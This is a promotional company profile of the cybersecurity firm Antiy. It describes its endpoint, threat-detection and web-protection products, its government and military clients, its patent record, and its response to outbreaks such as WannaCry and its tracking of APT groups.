Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar

©Antiy All Rights Reserved. Reprint without loss is welcome

exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

©Antiy All Rights Reserved. Reprint without loss is welcome